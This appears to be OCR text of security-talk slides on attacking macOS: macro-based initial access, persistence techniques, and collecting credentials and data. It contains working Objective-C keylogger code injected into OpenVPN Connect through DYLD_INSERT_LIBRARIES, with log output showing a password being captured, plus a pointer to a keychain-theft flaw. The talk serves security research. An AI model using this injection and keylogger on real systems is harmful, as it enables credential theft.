


Initial access with a Microsoft Word Macro



Initial access with a Microsoft Word Macro

- Madhav Bhatt shared a cool technique to escape the Word's sandbox. However, it requires users to reboot their Macs.



…but we have our own 0-days 😈

Presenting :

macOS sandbox escape vulnerability

https://vimeo.com/751596839

Persistence


Typical macOS persistence techniques:

- Launch Agents
- Launch Daemons
- Login Items
- Cron Jobs
- Login/Logout Hooks
- Authorization Plugins
- … and tons of others -> https://theevilbit.github.io/beyond/


https://vimeo.com/751596910

https://vimeo.com/751597017

Persistence – macOS Ventura update




Target for this talk




Data Collection

We're interested in:

- VPN credentials
- AD credentials (NoMAD)
- Signal messages
- Browser cookies
- Keychain entries
- AWS / other cloud keys
- Desktop/Documents files



Data Collection - OpenVPN



Data Collection - OpenVPN

Data Collection – OpenVPN

- You can use my universal app Keylogger
- https://gist.github.com/r3ggi/26f38e6439d9647449143262 1f2237c0

```
__attribute__((constructor)) static void pwn(int argc, const char **argv) {

    NSLog(@"[*] Dylib injected");

    [NSEvent addLocalMonitorForEventsMatchingMask:NSEventMaskKeyDown handler:^NSEvent * _Nullable(NSEvent * _Nonnull event) {

        if(event.locationInWindow.x == [KeyloggerSingleton.sharedKeylogger lastLocation].x && event.locationInWindow.y == [KeyloggerSingleton.sharedKeylogger lastLocation].y) {
            [[KeyloggerSingleton.sharedKeylogger recordedString] appendString:event.characters];
        } else {
            [[KeyloggerSingleton.sharedKeylogger recordedString] setString:event.characters];
            [KeyloggerSingleton.sharedKeylogger setLastLocation:event.locationInWindow];
        }
        NSLog(@"[*] Recorded string: %@", [KeyloggerSingleton.sharedKeylogger recordedString]);
        return event;
    }];
}
```

Data Collection - OpenVPN


wregula — -sh — 132×5

```
Paker:~ wregula$ DYLD_INSERT_LIBRARIES=/tmp/keylogger.dylib /Applications/OpenVPN\ Connect.app/Contents/MacOS/OpenVPN\ Connect
2022-07-19 16:19:07.139 OpenVPN Connect[35010:7039530] [*] Dylib injected
2022-07-19 16:19:07.739 OpenVPN Connect Helper (GPU)[35012:7039579] [*] Dylib injected
2022-07-19 16:19:08.041 OpenVPN Connect Helper[35014:7039626] [*] Dylib injected
Paker:~ wregula$
```

wregula — -sh — 154×12

```
Paker:~ wregula$ log stream --predicate 'eventMessage CONTAINS[c] "[*] Recorded string"'
Filtering the log data using "composedMessage CONTAINS[c] "[*] Recorded string""
Timestamp                       Thread     Type        Activity             PID    TTL
2022-07-19 16:17:34.883690+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: p
2022-07-19 16:17:35.025321+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: pa
2022-07-19 16:17:35.210778+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: pas
2022-07-19 16:17:35.386540+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: pass
2022-07-19 16:17:35.562791+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: passw
2022-07-19 16:17:35.666505+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: passwo
2022-07-19 16:17:35.754969+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: passwor
2022-07-19 16:17:35.941912+0200 0x6b56e3   Default     0x0                  34924  0    OpenVPN Connect: (keylogger.dylib) [*] Recorded string: password
^C
```

Target for this talk



Data Collection – AD Credentials (NoMAD)

- NoMAD saves your AD credentials in MacOS Keychain.
- The Keychain has a flaw that allows getting entries from it without any prompt / root access / user's password
- https://wojciechregula.blog/post/stealing-macos-apps-keychain-entries/


Data Collection – 